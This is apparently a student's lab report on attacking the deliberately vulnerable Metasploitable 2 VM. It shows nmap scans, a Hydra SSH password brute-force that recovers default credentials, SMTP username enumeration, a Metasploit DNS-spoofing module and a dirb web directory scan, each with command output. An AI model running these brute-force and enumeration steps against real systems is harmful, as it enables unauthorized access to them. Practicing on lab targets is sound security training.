

# Metasploitable 2

Name:- Binay Chaudhary

Add:- Satungal

Time:- 12:00 pm

Date:- 2/10/2023

|   |          |
|---|----------|
| INTRODUCTION  | page no. |
| Metasploitable 2                                    | 3        |
| <b>NMAP</b>   | 3        |
| <b>vsftpd 2.3.4</b>                                 | 4        |
| <b>OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)</b> | 5        |
| <b>Postfix smtpd</b>                                | 6        |
| <b>C BIND 9.4.2</b>                                 | 7        |
| <b>Apache httpd 2.2.8 ((Ubuntu) DAV/2)</b>          | 8        |
| <b>2 (RPC #100000)</b>                              | 9        |
| <b>Samba smbd 3.X - 4.X (workgroup: WORKGROUP)</b>  | 10       |
| <b>netkit-rsh rexecd</b>                            | 11       |
| <b>OpenBSD or Solaris rlogind</b>                   | 12       |
| <b>GNU Classpath grmiregistry</b>                   | 13       |
| <b>Metasploitable root shell</b>                    | 14       |
| <b>MySQL 5.0.51a-3ubuntu5</b>                       | 15       |

# Introduction to metasploitable 2

A test environment provides a secure place to perform penetration testing and security research. For your test environment, you need a Metasploit instance that can access a vulnerable target. The following sections describe the requirements and instructions for setting up a vulnerable target.


## NMAP

Nmap is short for Network Mapper. It is an open-source Linux command-line tool that is used to scan IP addresses and ports in a network and to detect installed applications.

Nmap allows network admins to find which devices are running on their network, discover open ports and services, and detect vulnerabilities.

[Gordon Lyon \(pseudonym Fyodor\)](#) wrote Nmap as a tool to help map an entire network easily and to find its open ports and services.

Nmap has become hugely popular, being featured in movies like The Matrix and the popular series Mr. Robot.



```
kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~/Desktop
File Actions Edit View Help


kali@kali: ~/Desktop x kali@kali: ~ x kali@kali: ~ x

kali@kali:~/Desktop$ nmap -SV -p- 192.168.1.110
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-10 00:22 EST
Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 00:23 (0:00:01 remaining)
Nmap scan report for 192.168.1.110
Host is up (0.0019s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Subuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd (Admin email admin@Metasploitable.LAN)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRB RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
34155/tcp open  java-rmi     GNU Classpath grmiregistry
35714/tcp open  status       1 (RPC #100024)
50937/tcp open  nlockmgr     1-4 (RPC #100021)
52035/tcp open  mountd       1-3 (RPC #100005)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 134.70 seconds

kali@kali:~/Desktop$
```

**21/tcp open ftp vsftpd 2.3.4**




## 22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~/Desktop x kali@kali: ~ x  
[kali@kali]~$ hydra -t 4 -l msfadmin -P /home/kali/Document/pass.txt -vv 192.168.1.110 ssh  
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-10 00:44:58  
[ERROR] File for passwords not found: /home/kali/Document/pass.txt  
[kali@kali]~$ hydra -t 4 -l msfadmin -P /home/kali/Documents/pass.txt -vv 192.168.1.110 ssh  
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-10 00:45:20  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 57 login tries (l:1/p:57), ~15 tries per task  
[DATA] attacking ssh://192.168.1.110:22/  
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done  
[INFO] Testing if password authentication is supported by ssh://msfadmin@192.168.1.110:22  
[INFO] Successful, password authentication is supported by ssh://192.168.1.110:22  
[ATTEMPT] target 192.168.1.110 - login "msfadmin" - pass "net13000" - 1 of 57 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "msfadmin" - pass "1Password" - 2 of 57 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "msfadmin" - pass "password" - 3 of 57 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "msfadmin" - pass "123456789" - 4 of 57 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "msfadmin" - pass "12345678" - 5 of 57 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "msfadmin" - pass "1q2w3e4r" - 6 of 57 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "msfadmin" - pass "sunshine" - 7 of 57 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "msfadmin" - pass "aphcuegggltku" - 8 of 57 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "msfadmin" - pass "football" - 9 of 57 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "msfadmin" - pass "1234567890" - 10 of 57 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "msfadmin" - pass "computer" - 11 of 57 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "msfadmin" - pass "superman" - 12 of 57 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "msfadmin" - pass "msfadmin" - 13 of 57 [child 1] (0/0)  
[22][ssh] host: 192.168.1.110 login: msfadmin password: msfadmin  
[STATUS] attack finished for 192.168.1.110 (waiting for children to complete tests)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-10 00:45:33  
[kali@kali]~$
```

Here, In this figure, I've found the password of the metasploitable 2 that is msfadmin by brute forcing, we can login into this by password as we have been found.

# Postfix smtpd



```
kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~/Desktop x kali@kali: ~ x

kali@kali:~$ smtp-user-enum -M VRFY -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t 192.168.1.110
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )


+-----+
| Scan Information |
+-----+

Mode ..... VRFY
Worker Processes ..... 5
Usernames file ..... /usr/share/metasploit-framework/data/wordlists/unix_users.txt
Target count ..... 1
Username count ..... 168
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....

##### Scan started at Fri Feb 10 01:48:46 2023 #####
192.168.1.110: backup exists
192.168.1.110: bin exists
192.168.1.110: daemon exists
192.168.1.110: distccd exists
192.168.1.110: ftp exists
192.168.1.110: games exists
192.168.1.110: gnats exists
192.168.1.110: irc exists
192.168.1.110: libuuid exists
192.168.1.110: list exists
192.168.1.110: lp exists
192.168.1.110: mail exists
192.168.1.110: man exists
192.168.1.110: mysql exists
192.168.1.110: news exists
192.168.1.110: nobody exists
192.168.1.110: postgres exists
192.168.1.110: postmaster exists
192.168.1.110: postfix exists
192.168.1.110: proxy exists
192.168.1.110: root exists
192.168.1.110: ROOT exists
192.168.1.110: service exists
192.168.1.110: sshd exists
192.168.1.110: sync exists
192.168.1.110: syslog exists
192.168.1.110: sys exists
192.168.1.110: user exists
```

Here, In this above figure I've found the email that exists, so we can collect the company user and due to which the company can get losses.

# ISC BIND 9.4.2



```
kali@kali: ~ - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~/Desktop x kali@kali: ~ x kali@kali: ~ x
kali@kali: ~ - [~]
msfconsole

      .5Bk000kdc'      'cdk000ka:
      ,X000000000000c      c00000000000x
      :000000000000000k:      ,k000000000000000:
      '00000000kkk00000: :000000000000000000'
      a00000000.      .a0000a000l.      ,00000000
      000000000.      .c00000c.      ,00000000x
      l00000000.      :0:      ,00000000l
      00000000.      :0:      ,000000000.
      c0000000.      .00c.      'a00.      ,0000000c
      a0000000.      .0000.      :0000.      ,0000000
      l00000.      .0000.      :0000.      ,00000l
      :0000'      .0000.      :0000.      :0000:
      .0000      .c00000c00000.      ,000.
      ,k0l      ,0000000000000.      ,00k:
      :kk;      ,0000000000000.      c0k:
      :k0000000000000000k:
      ,x00000000000000x,
      .l0000000l.
      ,000.
      =
+ --=[ metasploit v6.3.0-dev ]
+ --=[ 2278 exploits - 1201 auxiliary - 408 post ]
+ --=[ 968 payloads - 45 encoders - 11 nops ]
+ --=[ 9 evasion ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/spoof/dns/bailiwicked_domain
msf6 auxiliary(auxiliary/spoof/dns/bailiwicked_domain) > show options

Module options (auxiliary/spoof/dns/bailiwicked_domain):

  Name      Current Setting  Required  Description
  ----      -
  DOMAIN     example.com      yes       The domain to hijack
  INTERFACE  no               no        The name of the interface
  NEWDNS     yes              yes       The hostname of the replacement DNS server
  RECONS     208.67.222.222  yes       The nameserver used for reconnaissance
  RHOSTS     yes              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  SNAPLEN    65535            yes       The number of bytes to capture
```

Here, in this above figure, I've found the following details in the above figure. Which may impact the company business.



## Apache httpd 2.2.8 ((Ubuntu) DAV/2)

```
(kali㉿kali)-[~]
$ dirb http://192.168.1.110/

DIRB v2.22
By The Dark Raver

START_TIME: Fri Feb 10 02:04:13 2023
URL_BASE: http://192.168.1.110/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
KALI
"the quieter you become, the more you are able to hear"

GENERATED WORDS: 4612

----- Scanning URL: http://192.168.1.110/ -----
+ http://192.168.1.110/cgi-bin/ (CODE:403|SIZE:294)
=> DIRECTORY: http://192.168.1.110/dav/
+ http://192.168.1.110/index (CODE:200|SIZE:891)
+ http://192.168.1.110/index.php (CODE:200|SIZE:891)
+ http://192.168.1.110/phpinfo (CODE:200|SIZE:48074)
+ http://192.168.1.110/phpinfo.php (CODE:200|SIZE:48086)
=> DIRECTORY: http://192.168.1.110/phpMyAdmin/
+ http://192.168.1.110/server-status (CODE:403|SIZE:299)
=> DIRECTORY: http://192.168.1.110/test/
=> DIRECTORY: http://192.168.1.110/twiki/

----- Entering directory: http://192.168.1.110/dav/ -----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

----- Entering directory: http://192.168.1.110/phpMyAdmin/ -----
+ http://192.168.1.110/phpMyAdmin/calendar (CODE:200|SIZE:4145)
+ http://192.168.1.110/phpMyAdmin/changelog (CODE:200|SIZE:74593)
+ http://192.168.1.110/phpMyAdmin/ChangeLog (CODE:200|SIZE:40540)
=> DIRECTORY: http://192.168.1.110/phpMyAdmin/contrib/
+ http://192.168.1.110/phpMyAdmin/docs (CODE:200|SIZE:4583)
+ http://192.168.1.110/phpMyAdmin/error (CODE:200|SIZE:1063)
+ http://192.168.1.110/phpMyAdmin/export (CODE:200|SIZE:4145)
+ http://192.168.1.110/phpMyAdmin/favicon.ico (CODE:200|SIZE:18902)
+ http://192.168.1.110/phpMyAdmin/import (CODE:200|SIZE:4145)
+ http://192.168.1.110/phpMyAdmin/index (CODE:200|SIZE:4145)
+ http://192.168.1.110/phpMyAdmin/index.php (CODE:200|SIZE:4145)
=> DIRECTORY: http://192.168.1.110/phpMyAdmin/js/
=> DIRECTORY: http://192.168.1.110/phpMyAdmin/lang/
```

